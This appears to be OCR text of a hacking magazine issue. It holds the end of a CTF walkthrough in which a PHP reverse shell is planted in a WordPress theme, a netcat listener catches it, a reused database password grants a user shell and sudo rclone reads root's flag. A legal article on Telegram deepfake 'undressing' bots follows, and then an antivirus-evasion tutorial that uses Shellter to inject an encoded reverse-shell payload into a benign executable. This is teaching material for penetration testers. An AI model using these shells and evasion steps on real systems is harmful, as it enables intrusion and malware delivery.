
After making these changes, the target got struck. I just lost connection to the target. So I re-started the target but the problem persisted. After careful observation, I found that the IP address of target changed from 172.28.128.24 to 172.28.128.23. This is not part of the CTF but maybe some glitch. I visited the wordpress and continued with the installation.



Once the installation is finished, I login into the wordpress website with the credentials I confi-gured above.



It's time to get a shell. I edited the 404.php file of the theme page of the website and copied the code of the php reverse shell into the page.



Before I execute the php reverse shell, I start a netcat listener on my attacker machine.

It's time to execute the php-reverse-shell to get a shell on the target machine.

```
kali@kali:~$ nc -lvp 1234
listening on [any] 1234 ...
172.28.128.23: inverse host lookup failed: Host name lookup failure
connect to [172.28.128.17] from (UNKNOWN) [172.28.128.23] 58946
Linux myschool 4.19.0-12-amd64 #1 SMP Debian 4.19.152-1 (2020-10-18) x86_64 GNU
/Linux
 08:01:14 up 25 min,  0 users,  load average: 0.16, 0.12, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

As I execute the php-reverse-shell, i successfuly get a shell with www-data privileges. Since I cannot use any privilege escalation tools with www-data privileges, I need to get a shell with any other user on the system. In the home directory, I saw a directory named 'armour'. so the -re is a user named 'armour" on the target.

```
www-data@myschool:/$ cd home
cd home
www-data@myschool:/home$ ls
ls
armour
www-data@myschool:/home$ cd armour
cd armour
www-data@myschool:/home/armour$ ls
ls
user.txt
www-data@myschool:/home/armour$ cat user.txt
cat user.txt
628435356e49f976bab2c04948d22fe4
www-data@myschool:/home/armour$
```

After a 92 minute search of the entire directory structure of the target system, I found myself in the "cmsms" folder in the web server directory. In that folder, I found a file named config. php which looked like a configuration file of CMSMS.

```
www-data@myschool:/var/www/html$ cd cmsms
cd cmsms
www-data@myschool:/var/www/html/cmsms$ ls
ls
admin                     config.php       index.php            modules
assets                    doc              lib                  tmp
cmsms-2.2.14-install.php  favicon_cms.ico  moduleinterface.php  uploads
www-data@myschool:/var/www/html/cmsms$ cat config.php
cat config.php
<?php
# CMS Made Simple Configuration File
# Documentation: https://docs.cmsmadesimple.org/configuration/config-file/confi
g-reference
#
$config['dbms'] = 'mysqli';
$config['db_hostname'] = 'localhost';
$config['db_username'] = 'root';
$config['db_password'] = 'SW)#$of4-9056d';
$config['db_name'] = 'cmsms_db';
$config['db_prefix'] = 'cms_';
$config['timezone'] = 'America/New_York';
?>www-data@myschool:/var/www/html/cmsms$
```

Curiosity got better of me and I opened the file to view the contents. In that file, I found the cr-edentials of the root user for database of cmsms. Let me see if I can use this credentials to get a shell as root user.

```
?>www-data@myschool:/var/www/html/cmsms$ su -
su -
Password: SW)#$of4-9056d

su: Authentication failure
```

The login failed. I tried logging in with the same credentials but as user "armour".

```
www-data@myschool:/var/www/html/cmsms$ su armour
su armour
Password: SW)#$of4-9056d

armour@myschool:/var/www/html/cmsms$ id
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),24(cdrom),25(floppy),29(a
udio),30(dip),44(video),46(plugdev),109(netdev)
armour@myschool:/var/www/html/cmsms$
```

This time I was successful. Since, now I am running as a user on the system, I can try to elev-ate privileges. The first step I tried was checking for any SUDO privileges.

```
armour@myschool:/var/www/html/cmsms$ sudo -l
sudo -l
sudo: unable to resolve host myschool: Temporary failure in name resolution
Matching Defaults entries for armour on myschool:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/b
in

User armour may run the following commands on myschool:
    (ALL : ALL) NOPASSWD: /usr/bin/rclone
armour@myschool:/var/www/html/cmsms$
```

It seems the user "armour" can run rclone command with the privileges of root user. This was a completely new program to me. I opened its help page to know what exactly does it do.

```
armour@myschool:/var/www/html/cmsms$ sudo rclone -h
sudo rclone -h
sudo: unable to resolve host myschool: Temporary failure in name resolution

Rclone syncs files to and from cloud storage providers as well as
mounting them, listing them in lots of different ways.

See the home page (https://rclone.org/) for installation, usage,
documentation, changelog and configuration walkthroughs.

Usage:
  rclone [flags]
  rclone [command]

Available Commands:
  about           Get quota information from the remote.
  authorize       Remote authorization.
  cachestats      Print cache stats for a remote
  cat             Concatenates any files and sends them to stdout.
  check           Checks the files in the source and destination match.
```

```
  config              Enter an interactive configuration session.
  copy                Copy files from source to dest, skipping already copied
  copyto              Copy files from source to dest, skipping already copied
  copyurl             Copy url content to dest.
  cryptcheck          Cryptcheck checks the integrity of a crypted remote.
  cryptdecode         Cryptdecode returns unencrypted file names.
  dbhashsum           Produces a Dropbox hash file for all the objects in the path.
  dedupe              Interactively find duplicate files and delete/rename them.
  delete              Remove the contents of path.
  deletefile          Remove a single file from remote.
  genautocomplete     Output completion script for a given shell.
  gendocs             Output markdown docs for rclone to the directory supplied.
  hashsum             Produces an hashsum file for all the objects in the path.
  help                Show help for rclone commands, flags and backends.
  link                Generate public link to file/folder.
  listremotes         List all the remotes in the config file.
  ls                  List the objects in the path with size and path.
  lsd                 List all directories/containers/buckets in the path.
  lsf                 List directories and objects in remote:path formatted for par
sing
  lsjson              List directories and objects in the path in JSON format.
  lsl                 List the objects in path with modification time, size and pat
  md5sum              Produces an md5sum file for all the objects in the path.
  mkdir               Make the path if it doesn't already exist.
  mount               Mount the remote as file system on a mountpoint.
  move                Move files from source to dest.
  moveto              Move file or directory from source to dest.
  ncdu                Explore a remote with a text based user interface.
  obscure             Obscure password for use in the rclone.conf
  purge               Remove the path and all of its contents.
  rc                  Run a command against a running rclone.
  rcat                Copies standard input to file on remote.
  rcd                 Run rclone listening to remote control commands only.
  rmdir               Remove the path if empty.
  rmdirs              Remove empty directories under the path.
  serve               Serve a remote over a protocol.
  settier             Changes storage class/tier of objects in remote.
  sha1sum             Produces an sha1sum file for all the objects in the path.
  size                Prints the total size and number of objects in remote:path.
  sync                Make source and dest identical, modifying destination only.
  touch               Create new file or change file modification time.
  tree                List the contents of the remote in a tree like fashion.
  version             Show the version number.
```

After reading about all the commands in detail, I found two commands which will be helpful t-o me. The ls and cat commands. I use the ls command to view the contents of the root direct-ory.

```
armour@myschool:/var/www/html/cmsms$ sudo rclone ls /root
sudo rclone ls /root
sudo: unable to resolve host myschool: Temporary failure in name resolution
        5 .bash_history
      570 .bashrc
      100 .mysql_history
      148 .profile
    10459 .viminfo
      168 .wget-hsts
       46 proof.txt
       96 .config/rclone/rclone.conf
```

why root directory? Because the root flag is located in the root directory. I think the file I want is "proof.txt". I use cat command with rclone to view the file.

```
armour@myschool:/var/www/html/cmsms$ sudo rclone cat /root/proof.txt
sudo rclone cat /root/proof.txt
sudo: unable to resolve host myschool: Temporary failure in name resolution
Best of Luck
02a4f62865fddf48345f51ffdbe073ec
armour@myschool:/var/www/html/cmsms$
```

Since the goal is to view the flag in the root.txt file of the target and not gaining root on the tar-get, the challenge is completed.

Even in real world, we will find many web server targets exactly like this with software wa-iting to be installed. The author Sachin Verma mentioned that this machine is fully a real life based scenario. This machine also stresses on having patience while penetration testing. So-metimes a juicy low hanging fruit may not be the fruit you have been thought it to be. It is in these scenarios in which hackers need to have patience.

Can The Law Stop Internet Bots From Undressing You?

ONLINE SECURITY

Jo-Ann Pattinson
PostDoctoral Research Fellow,
University Of Leeds

Subhajit Basu
Associate Professor in CyberLaw,
Chair, BILETA
University Of Leeds

Imagine that you upload a photograph of you-rself on holiday to your favourite social media platform. You are dressed in a swimsuit and you are smiling at the camera. Now imagine later coming across this image while scrolling through your newsfeed. You recognise your face and the background and it looks like your photo, but in this image, you are completely naked. There are some inconsistencies –you do not recognise the body in the image – but it is convincing nonetheless.

This might sound like a scene from a Black Mirror episode but is in fact a real poss-ibility thanks to tools available on the social media app Telegram, which allows users to upload innocent images of a (clothed) person, and request that the person in the image is "digitally undressed" for a fee. Telegram has more than 400 million active monthly users. While Telegram operates predominantly as a messaging app, it facilitates autonomous prog-rammes (referred to as "bots"), one of which is able to digitally synthesise these deepfake naked images.

Deepfake detection company Sensity recently published research into Telegram. They found that 70% of Telegram users use its deepfake bot to target women and that, as of the end of July 2020, at least 104,852 fake nude images had been shared in a "image collections" channel available on the app. The number of user-requested images which have been publicly shared is likely to be much hig-her. The ease with which such image manipulat-ion" may be carried out without the knowledge of its victims is alarming.

"As long as Telegram removes reported indecent images of children, Telegram is not culpable under current international legal frameworks if a user uses the deepfake bot to produce an indecent image of a child.

So, is the use of deepfake bots to produce pseudo naked images legal?

Underage Pictures

The Telegram bot has been linked to reports

(Continued on Next Page)

of images which appear to be of underage girl-s. In this case – if the person in the image is underage – the legal position is clear. Images of real children which are altered to appear nu-de or sexually explicit are internationally unla-wful. The Convention on the Rights of the Child, ratified by 196 countries, requires partie-s to the convention to take steps to protect c-hildren from being sexually exploited and bein-g used in the production of pornographic mat-erial.

As long as Telegram removes reported indecent images of children, Telegram is not culpable under current international legal fram-eworks if a user uses the deepfake bot to pro-duce an indecent image of a child. But it is d-oubtful that this law makes the bot itself unlaw-ful.

In the UK, international obligations to protect children from sexual exploitation are bolstered by laws prohibi-ting the production of sexual pseudo-imagery, such as a photoshopped images of a young person appearing naked. The Protection of Children Act (1978) prohibits the creation and distribution of such an image, and Section 160 of the Criminal Ju-stice Act (1988) also makes it an offence for a person to have a pseudo-image portraying an indecent image of a child in their possession.

What about adults?

For women and men over the age of 18, the production of a sexual pseudo-image of a per-son is not in itself illegal under international law or in the UK, even if it is produced and dis-tributed without the consent of the person por-trayed in the image.

This is, as usual, a case of the law playing catch-up. International laws created to protect privacy do not necessarily protect people from this type of abuse. Article 8 of the European C-onvention on Human Rights, which provides a right to respect for an person's "private and family life, home and correspondence", has been used as the basis for domestic laws thro-ughout the UK and Europe to protect photogr-aphs, but only if the original image remains unaltered.

The Telegram bot therefore exploits a legal gap when it comes to deepfake imagery of ad-ults (Telegram did not respond to our questio-ns about the bot and the images it produces, nor to Sensity's enquiries as of the publication of the report). While there are laws that can pr-otect adults from sexual exploitation and abu-se via social media, these laws are not as ro-bust as those which protect children. They do not apply to images produced by Telegram AI bots.

For example, in the UK, the phenomenon of revenge porn – non-consensual sharing of naked and sexual images – is prohibited unde-r the Criminal Courts and Justice Act (2015). But this does not cover situations where an original or standard image is altered to appear sexual or naked. The distribution of a Tele-gram-type image would not be capture-d under the revenge pornography provi-sions, even if the person creating the image meant to cause harm and distress to the victim. Under th-ese provisions an essential compon-ent is that the perpe-trator has used an unaltered image.

"While there are laws that can protect adults from sexual exploitation and abuse via social media, these laws are not as robust as those which protect children."

For an altered or deepfake image of an adult to fall foul of the law, other elements mu-st be involved. The created image must be regarded as "grossly offensive" (contravening section 127(1) of the Communications Act 2003), and it must be proven that the pseudo-image was sent for the purpose of causing "n-eedless anxiety". To prove this offence, prose-cutors must establish a hostile motive toward-s the victim. If this type of image was sent for a joke, for example, this is not likely to contrav-ene the act. The elements of this offence are notoriously subjective and difficult to prove.

Given this context, it is perhaps unsurprising that such acts are rarely reported, let alone investigated. Prosecutions for this type of offence are rare, despite government guidelines stipulating that this type of offence can be serious.

(Continued on Next Page)

a

Regulating new cyber crime

The regulation of technology requires the law to keep abreast of rapidly changing and highly complex trends. Telegram is only one exampl -e of the ever-growing interest in “deepfake” images and video. It is also likely that they will become increasingly realistic.

The UK is considering legislation whereby social media platforms could face fin -es for facilitating such images. The governm- ent has proposed to make companies such as Telegram take more responsibility for the safe -ty of their users and tackle harm caused by content or activity on their service. But progre- -ss has faltered, and the legislation may not be passed until 2023.

This is unfortunate. Apps which facilitate or produce fake images for general consumption are a dangerous trend which will not dissipate without considerable change to the current legal framework.

Shellcode Injection - Shellter Tool

BYPASSING ANTIVIRUS

In our previous Issue, we covered many topics like encoding, obfuscation, packing etc and th -eir role in helping malware in evading anti malware. We also learnt about "amber" a packer that helps in evading anti malware. Our readers have seen a tool named Veil Evasion in our July 2020 Issue. In this Issue, our readers will learn about another tool named "Shellter" that helps penetration testers to bypass antivirus.

However, Shellter tool is not a tool that either packs or encrypts malware to bypass antivirus. It bypasses antivirus by injecting malicious shellcode into benign executables. Shell code is a set of instructions that executes commands tin software to gain control of a target machine. Shellcode is often written in machine language. Injecting shellcode into portable ex -ecutables is also known as File Infection.

This type of malware is also known as File Infector malware. File Infector Viruses use a technique known as Entry-Point Obscuring (EPO) to infect a file. In this technique, virus chan -ges the entry point of the infected executable and make it point to the code of virus. Althoug- h Shellter is also a EPO infector it does not use the above mentioned technique because it c- an be easily detected by antivirus scanners.

Shellter is a dynamic shellcode injection tool that can inject shellcode into native Windows 32bit applications. It is called dynamic shellcode injection as it uses a dynamic approach that is based on the execution flow of the target executable. This means Shellter will not use any predefined locations for shellcode injection. It will launch the target executable and trace the target, while at the same time will log the execution flow of the executable. Our readers will s -oon see the working of Shellter.

In our previous Issues, we already included a tutorial on Shellter. However, many read -ers posed many questions to us after reading the tutorial. These were questions like why is Shellter not working? Why it is only working on some apps and not others, why Shellter is un -able to bypass anti virus etc. This article will also try to answer atleast some of these questio -ns of readers. Readers will get a better understanding of how Shellter works after going thr- ough this article. Let's start with installing Shellter. We are doing this on Kali Linux 2020.3. Download the latest version of Shellter from its website. The link for fownloading Shellter is

provided in our Downloads section. Once the download is finished, readers will find a file named Shellter.zip in the Downloads directory. Let's copy the zip archive to the home dircetory of kali.

```
kali@kali:~/Downloads$ cp shellter.zip /home/kali
kali@kali:~/Downloads$ cd
kali@kali:~$ pwd
/home/kali
kali@kali:~$ ls
Desktop    Downloads  Music     php-backdoor.php.jpeg      Pictures  shellter.zip  Videos
Documents  flag.txt   PE-Linux  php-reverse-shell.php.jpg  Public    Templates
kali@kali:~$
```

Unzip the archive.

```
kali@kali:~$ unzip shellter.zip
Archive:  shellter.zip
   creating: shellter/
   creating: shellter/docs/
  inflating: shellter/docs/faq.txt
  inflating: shellter/docs/readme.txt
  inflating: shellter/docs/version_history.txt
  inflating: shellter/Executable_SHA-256.txt
   creating: shellter/licenses/
  inflating: shellter/licenses/BeaEngine.png
  inflating: shellter/licenses/BeaEngine_License.txt
  inflating: shellter/licenses/Shellter_License.txt
   creating: shellter/shellcode_samples/
  inflating: shellter/shellcode_samples/calc
  inflating: shellter/shellcode_samples/calcenc
  inflating: shellter/shellcode_samples/info.txt
  inflating: shellter/shellcode_samples/krb1
  inflating: shellter/shellcode_samples/krb3
  inflating: shellter/shellter.exe
```

The archive is extracted into the directory "shellter".


```
kali@kali:~$ ls
Desktop    Downloads  Music     php-backdoor.php.jpeg      Pictures  shellter      Templates
Documents  flag.txt   PE-Linux  php-reverse-shell.php.jpg  Public    shellter.zip  Videos
kali@kali:~$ cd shellter
kali@kali:~/shellter$ ls
docs  Executable_SHA-256.txt  licenses  shellcode_samples  shellter.exe
kali@kali:~/shellter$
```

Navigating into the "shellter" directory reveals a file named "shellter.exe". As readers might have already guessed, this needs Wine to run. Install Wine if not already installed.

```
kali@kali:~/shellter$ sudo apt-get install wine
Reading package lists ... Done
Building dependency tree
Reading state information ... Done
The following additional packages will be installed:
  fonts-wine libcapi20-3 libegl-mesa0 libfaudio0 libgbm1 libgl1-mesa-dri libglapi-mesa
  libglx-mesa0 libllvm11 libosmesa6 libsdl2-2.0-0 libstb0 libvkd3d1 libwine libx11-xcb1
  libz3-4 libz3-dev wine32
Suggested packages:
  cups-bsd gstreamer1.0-plugins-bad ttf-mscorefonts-installer q4wine winbind winetricks
  playonlinux wine-binfmt dosbox exe-thumbnailer | kio-extras wine32-preloader
The following NEW packages will be installed:
  fonts-wine libcapi20-3 libfaudio0 libllvm11 libosmesa6 libsdl2-2.0-0 libstb0 libvkd3d1
  libwine wine wine32
The following packages will be upgraded:
  libegl-mesa0 libgbm1 libgl1-mesa-dri libglapi-mesa libglx-mesa0 libx11-xcb1 libz3-4
  libz3-dev
8 upgraded, 11 newly installed, 0 to remove and 1306 not upgraded.
Need to get 0 B/64.9 MB of archives.
After this operation, 51.6 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
```

After Wine is installed, start shellter as shown below.

```
kali@kali:~/shellter$ wine shellter.exe
wine: created the configuration directory '/home/kali/.wine'
0012:err:ole:marshal_object couldn't get IPSFactory buffer for interface {00000131-0000-0000-c0
00-000000000046}
0012:err:ole:marshal_object couldn't get IPSFactory buffer for interface {6d5140c1-7436-11ce-80
34-00aa006009fa}
0012:err:ole:StdMarshalImpl_MarshalInterface Failed to create ifstub, hres=0x80004002
0012:err:ole:CoMarshalInterface Failed to marshal the interface {6d5140c1-7436-11ce-8034-00aa00
6009fa}, 80004002
0012:err:ole:get_local_server_stre
0014:err:ole:marshal_object couldn                                    {00000131-0000-0000-c0
00-000000000046}
0014:err:ole:marshal_object couldn                                    {6d5140c1-7436-11ce-80
34-00aa006009fa}
0014:err:ole:StdMarshalImpl_Marsha                                    s=0x80004002
0014:err:ole:CoMarshalInterface Failed to marshal the interface {6d5140c1-7436-11ce-8034-00aa00
6009fa}, 80004002
0014:err:ole:get_local_server_stream Failed: 80004002
```



If the interface is as shown below, Shellter is ready to be used.

```
0014:err:ole:CoMarshalInterface Failed to marshal the interface {6d5140c1-7436-11ce-8034-00aa00
6009fa}, 80004002
0014:err:ole:get_local_server_stream Failed: 80004002
Could not find Wine Gecko. HTML rendering will be disabled.
wine: configuration in L"/home/kali/.wine" has been updated.



        1010101 01   10 0100110 10     01  11001001 0011101 001001
        11      10   01 00      01     01     01    10      11   10
        0010011 1110001 11011   11     10     00    10011   011001
             11 00   10 01      11     01     11    01      01   11
        0010010 11   00 0011010 100111 000111 00    1100011 01   10 v7.2
        www.ShellterProject.com                    Wine Mode


Choose Operation Mode - Auto/Manual (A/M/H):
```

As already mentioned, Shellter is a EPO infector. So we need an executable to infect. Let's s-elect the exe2bat.exe binary which is in /usr/share/windows-binaries directory of Kali Linux. This binary is used to convert executables into Windows Batch files.

```
kali@kali:/usr/bin$ cd /usr/share/windows-binaries
kali@kali:/usr/share/windows-binaries$ ls
enumplus      fgdump  klogger.exe  nbtenum  plink.exe   vncviewer.exe  whoami.exe
exe2bat.exe   fport   mbenum       nc.exe   radmin.exe  wget.exe
kali@kali:/usr/share/windows-binaries$
```

In Shellter, let's choose Automatic Mode of operation and give the exe2bat.exe as the PE tar-get.

```
Choose Operation Mode - Auto/Manual (A/M/H): A

PE Target: /home/kali/shellter/exe2bat.exe

**********
* Backup *
**********

Backup: Shellter_Backups\exe2bat.exe
```

Shellter shows us the compatibility information of the portable executable. As it says, this is t-

aken from the header of the same file. \

```
**********************************
* PE Compatibility Information *
**********************************

Minimum Supported Windows OS: 4.0

Note: It refers to the minimum required Windows version for the target
      application to run. This information is taken directly from the
      PE header and might be not always accurate.
```

Next, shellter removes information about the target executable.

```
************************
* PE Info Elimination *
************************

Data: Dll Characteristics (Dynamic ImageBase etc ... ), Digital Signature.

Status: All related information has been eliminated!
```

Next, it checks if the target executable is packed or not. Readers have learnt about packing in the October 2020 Issue This executable is not packed and Shellter found the Entry Point.

```
********************
* Packed PE Info *
********************

Status: Possibly Not Packed - The EntryPoint is located in the first section!
```

Next, Shellter starts tracing. Tracing is where the entire execution flow of the target executabl-e is traced.This is done by Shellter to ensure that functions belonging to target executable t-hat are used as callback functions for Windows api's are found out.

```
******************
* Tracing Mode *
******************

Status: Tracing has started! Press CTRL+C to interrupt tracing at any time.

Note: In Auto Mode, Shellter will trace a random number of instructions
      for a maximum time of approximately 30 seconds in native Windows
      hosts and for 60 seconds when used in Wine.



DisASM.dll was created successfully!

SCTX_ERROR_03 || Please Report To Author.

Last_Error_Code: 31 || General failure.




TRACE_ERROR_01 || Please Report To Author.

Last_Error_Code: 31 || General failure.
```

```
RMEM_ERROR_03 || Please Report To Author.

Last_Error_Code: 5 || Access denied.



Instructions Traced: 34

Tracing Time Approx: 0.239 mins.
```

After going through some trial and error, Shellter found 34 instructions. Then Shellter starts First Stage filtering. In this stage of filtering, all unnecessary logs will be eliminated to make the target ready for second stage filtering. 2nd stage filtering performs complex checks over logged execution flow considering parameters like size of polymorphic code, size of actual p-ayload etc.

```
Starting First Stage Filtering ...


**************************
* First Stage Filtering *
**************************

Filtering Time Approx: 0.00112 mins.



Stealth Mode cannot be used with the selected PE file!
```

After 1st stage filtering, Shellter warned that it is unable to start stealth mode. Stealth mode will be explained shortly. When stealth mode fails to enable, Shellter will disable the feature and porceed further.

```
Shellter will now disable this feature and proceed ...



************
* Payloads *
************

[1] Meterpreter_Reverse_TCP   [stager]
[2] Meterpreter_Reverse_HTTP  [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP      [stager]
[5] Shell_Reverse_TCP         [stager]
[6] Shell_Bind_TCP            [stager]
[7] WinExec

Use a listed payload or custom? (L/C/H):
```

Time for selecting the payload. The "L" option allows users to select one of the above listed payloads. The "C" option allows users to choose a custom payload. Let's use the listed paylo -ad shell_reverse _ tcp payload for this article.

```
Use a listed payload or custom? (L/C/H): l

Select payload by index: 5
```

After selecting the payload, assign the LHOST and LPORT options.

```
************************
* shell_reverse_tcp *
************************

SET LHOST: 192.168.36.158

SET LPORT: 444^H33^H


The specified port number is invalid! Please try again ...

SET LPORT: 4433
```

After configuring the options, Shellter will display the payload information as shown below.

```
******************
* Payload Info *
******************

Payload: shell_reverse_tcp

Size: 281 bytes

Reflective Loader: NO

Encoded-Payload Handling: Enabled

Handler Type: IAT
```

Then it will perform encoding and assembly decoding on the payload. Shellter performs a ran-dom amount of XOR, ADD, SUB and NOT operations for encoding.

```
********************
* Encoding Stage *
********************

Encoding Payload: Done!


*******************************
* Assembling Decoder Stage *
*******************************

Assembling Decoder: Done!
```

Then it binds the decoder and the payload stage.

```
*************************************
* Binding Decoder & Payload Stage *
*************************************

Status: Obfuscating the Decoder using Thread Context Aware Polymorphic
        code, and binding it with the payload.

Please wait ...

Binding: Done!
```

Then the Information Address Table (IAT) handler stage starts which tries to fetch IAT pointe-rs to memory manipulation APIs.

```
**********************
* IAT Handler Stage *
**********************


Fetching IAT Pointers to Memory Manipulation APIs ...


0. VirtualAlloc ⟶ N/A
